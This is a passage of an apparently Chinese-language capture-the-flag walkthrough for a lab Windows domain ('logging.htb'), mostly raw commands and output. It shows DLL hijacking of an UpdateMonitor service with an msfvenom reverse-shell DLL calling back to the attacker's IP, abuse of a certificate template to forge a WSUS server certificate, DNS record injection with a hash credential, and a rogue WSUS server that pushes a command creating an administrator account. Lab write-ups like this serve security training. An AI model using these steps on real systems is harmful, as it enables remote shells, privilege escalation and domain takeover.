                               APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Program Files\UpdateMonitor> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                           Attributes
=========================================== ================ ============================================= ==================================================
logging\Domain Computers                    Group            S-1-5-21-4020823815-2796529489-1682170552-515 Mandatory group, Enabled by default, Enabled group
Everyone                                    Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448这是一个Net程序,使用https://github.com/dnSpy/dnSpy反编译
└─# file UpdateMonitor.exe
UpdateMonitor.exe: PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly, 3 sections
程序逻辑:
- 检查 C:\ProgramData\UpdateMonitor\Settings_Update.zip
- 如果存在,解压到 C:\Program Files\UpdateMonitor\bin\
- 加载 settings_update.dll
- 调用 PreUpdateCheck()
string text3 = "C:\\Program Files\\UpdateMonitor\\bin\\";  // DLL 加载路径
string text4 = "settings_update.dll";                       // DLL 名称
string text5 = Path.Combine(text3, text4);                  // 完整路径

// 从 zip 解压到 bin 目录
ZipFile.ExtractToDirectory(text2, text3);

// 加载 DLL
IntPtr intPtr = Program.LoadLibrary(text5);

// 调用导出函数
IntPtr procAddress = Program.GetProcAddress(intPtr, "PreUpdateCheck");
查看目录权限,C:\ProgramData\UpdateMonitor可写
C:\Program Files\UpdateMonitor\bin logging\IT:(I)(OI)(CI)(F)
                                   NT SERVICE\TrustedInstaller:(I)(F)
                                   NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                   NT AUTHORITY\SYSTEM:(I)(F)
                                   NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                   BUILTIN\Administrators:(I)(F)
                                   BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                   BUILTIN\Users:(I)(RX)
                                   BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                   CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                   APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                   APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                                   APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                                   APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
C:\ProgramData\UpdateMonitor NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                             BUILTIN\Administrators:(I)(OI)(CI)(F)
                             CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                             BUILTIN\Users:(I)(OI)(CI)(RX)
                             BUILTIN\Users:(I)(CI)(WD,AD,WEA,WA)
系统是 64 位架构,但是UpdateMonitor.exe是32位程序,MSF生成的DLL需要和程序架构一致,否则LoadLibrary会失败
*Evil-WinRM* PS C:\Program Files\UpdateMonitor> [System.Environment]::GetEnvironmentVariable("PROCESSOR_ARCHITECTURE")
AMD64

┌──(root㉿kali)-[~]
└─# file UpdateMonitor.exe
UpdateMonitor.exe: PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly, 3 sections
使用msf生成反弹shell DLL,放到C:\ProgramData\UpdateMonitor\Settings_Update.zip,触发计划任务执行。对于本次利用而言,不需要导出 PreUpdateCheck。因为 LoadLibrary() 成功加载 DLL 时会执行 DLL 的初始化代码,包括 DllMain;因此 Metasploit 生成的 DLL 可以在 DllMain 中触发 payload。随后程序对 PreUpdateCheck 的 GetProcAddress() 查找可能失败,但此时 payload 已经执行
# 1. 生成
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.113 LPORT=4444 -f dll -o settings_update.dll

# 2. 打包
zip Settings_Update.zip settings_update.dll

# 3. 上传到目标(在 Evil-WinRM 中)
upload "/root/Settings_Update.zip" "C:\ProgramData\UpdateMonitor\Settings_Update.zip"

# 4. 启动监听
nc -lvnp 4444
计划任务信息收集
在用户jaylee.clifton文档目录发现 Tickets 目录下的 Incident_4922_WSUS_Remediation_ViewExport.html 文件
C:\Users\jaylee.clifton\Documents\Tickets>type Incident_4922_WSUS_Remediation_ViewExport.html
    Support Incident View: #4922

Assigned: jaylee.clifton [SR_SYSADMIN]
Status: CLOSED - WORKAROUND APPLIED
Priority:Urgent (Compliance)
2026-04-06 09:45 Internal Note:
Machine is still choking on the standard catalog. BITS service is garbage and I'm not wasting another morning troubleshooting the local database. Since the "official" server migration is apparently taking forever, I've pointed this box to the staging endpoint atwsus.logging.htb.


2026-04-06 13:20 Internal Note:
DNS is still not updated�standard for this department�so don't bother pinging it from outside the test subnet. I've set up a scheduled "ForceSync" task to deal with the inevitable lockups.
2026-04-06 16:10 Final Resolution:
Task is running on a 120s loop. It nukes SoftwareDistribution and restarts the agent every cycle. It�s a hack, but it works and it keeps the compliance auditors off my back.Do not touch the trigger settings. If the services don't come back up, that's your problem.
关键发现:
- WSUS 服务器: wsus.logging.htb
- 任务: "ForceSync" 计划任务,每 120 秒运行一次
- 用户: jaylee.clifton (SR_SYSADMIN)
- 测试子网: DNS 未更新,只能从测试子网访问
WSUS 劫持
检查 WSUS 配置
# 查看 WSUS 配置
reg query "HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate" /s
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\WindowsUpdate" /s

# 查看 WSUS 服务器配置
reg query "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU"
配置信息
- WSUS 服务器: https://wsus.logging.htb:8531
- 使用 HTTPS (SSL)
- 自动更新已启用 (AUOptions = 4)
- 强制使用 WSUS 服务器 (UseWUServer = 1)
由于 WSUS 客户端通过 HTTPS 访问 wsus.logging.htb:8531,攻击者不仅需要将该主机名解析到自己的服务器,还需要提供一个目标系统信任的 CA 签发、且 SAN 包含 wsus.logging.htb 的服务器证书
下载编译好的二进制certify.exe https://github.com/Flangvik/SharpCollection 查看证书配置信息
Certify.exe find /currentuser

...
Template Name                         : UpdateSrv
Schema Version                        : 2
Validity Period                       : 10 years
msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT    ← ✅ 允许自定义 SAN
pkiextendedkeyusage                   : Server Authentication       ← ✅ 用于服务器认证
Enrollment Rights                     : logging\IT                  ← ✅ IT 组有权限
..
当前用户jaylee.clifton是IT组成员,有权限申请UpdateSrv模板的证书,且允许自定义SAN(Subject Alternative Name),可以申请一个有效的证书给wsus.logging.htb使用,向客户端证明某个服务器的身份是合法的
申请证书
Certify.exe request --ca "DC01.logging.htb\logging-DC01-CA" --template UpdateSrv --dns wsus.logging.htb --output-pem
关键:
DNS:wsus.logging.htb将输出的 cert.pem 内容保存为文件,再转换为 PFX 格式
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx -password pass:
# 验证
openssl x509 -in cert.pem -text -noout | grep -A 2 "Subject Alternative Name"
dns添加记录,解析到kali
bloodyAD -d logging.htb -u msa_health$ -p ':603fc24ee01a9409f83c9d1d701485c5' --host dc01.logging.htb add dnsRecord wsus 10.10.14.113启动 WSUS 劫持,推荐项目https://github.com/NeffIsBack/wsuks
git clone https://gh-proxy.com/https://github.com/NeffIsBack/wsuks.git
# 进入 wsuks 目录
cd /root/wsuks

# 明确指定使用官方 PyPI 源进行安装
pipx install . --index-url https://pypi.org/simple

# 使用证书启动恶意 WSUS 服务器
poetry run wsuks \
  --WSUS-Server 10.10.14.113 \
  --WSUS-Port 8531 \
  --tls-cert ~/cert.pem \
  --serve-only -I tun0 \
  -c "cmd.exe /c net user hacker P@ssw0rd123 /add & net localgroup Administrators hacker /add"
原理:
wsuks 构造恶意 WSUS 更新响应,并将指定的 payload/命令封装进更新内容。当 Windows Update 客户端接受并处理该更新后,payload 会以 Windows Update 服务相关的高权限上下文执行
验证创建的新管理员用户
┌──(root㉿kali)-[~]
└─# nxc smb 10.129.70.157 -d logging.htb -u hacker -p 'P@ssw0rd123'
SMB         10.129.70.157   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.70.157   445    DC01             [+] logging.htb\hacker:P@ssw0rd123 (Pwn3d!)

┌──(root㉿kali)-[~]
└─# impacket-wmiexec logging.htb/hacker:'P@ssw0rd123'@10.129.70.157
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ===============================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288

C:\>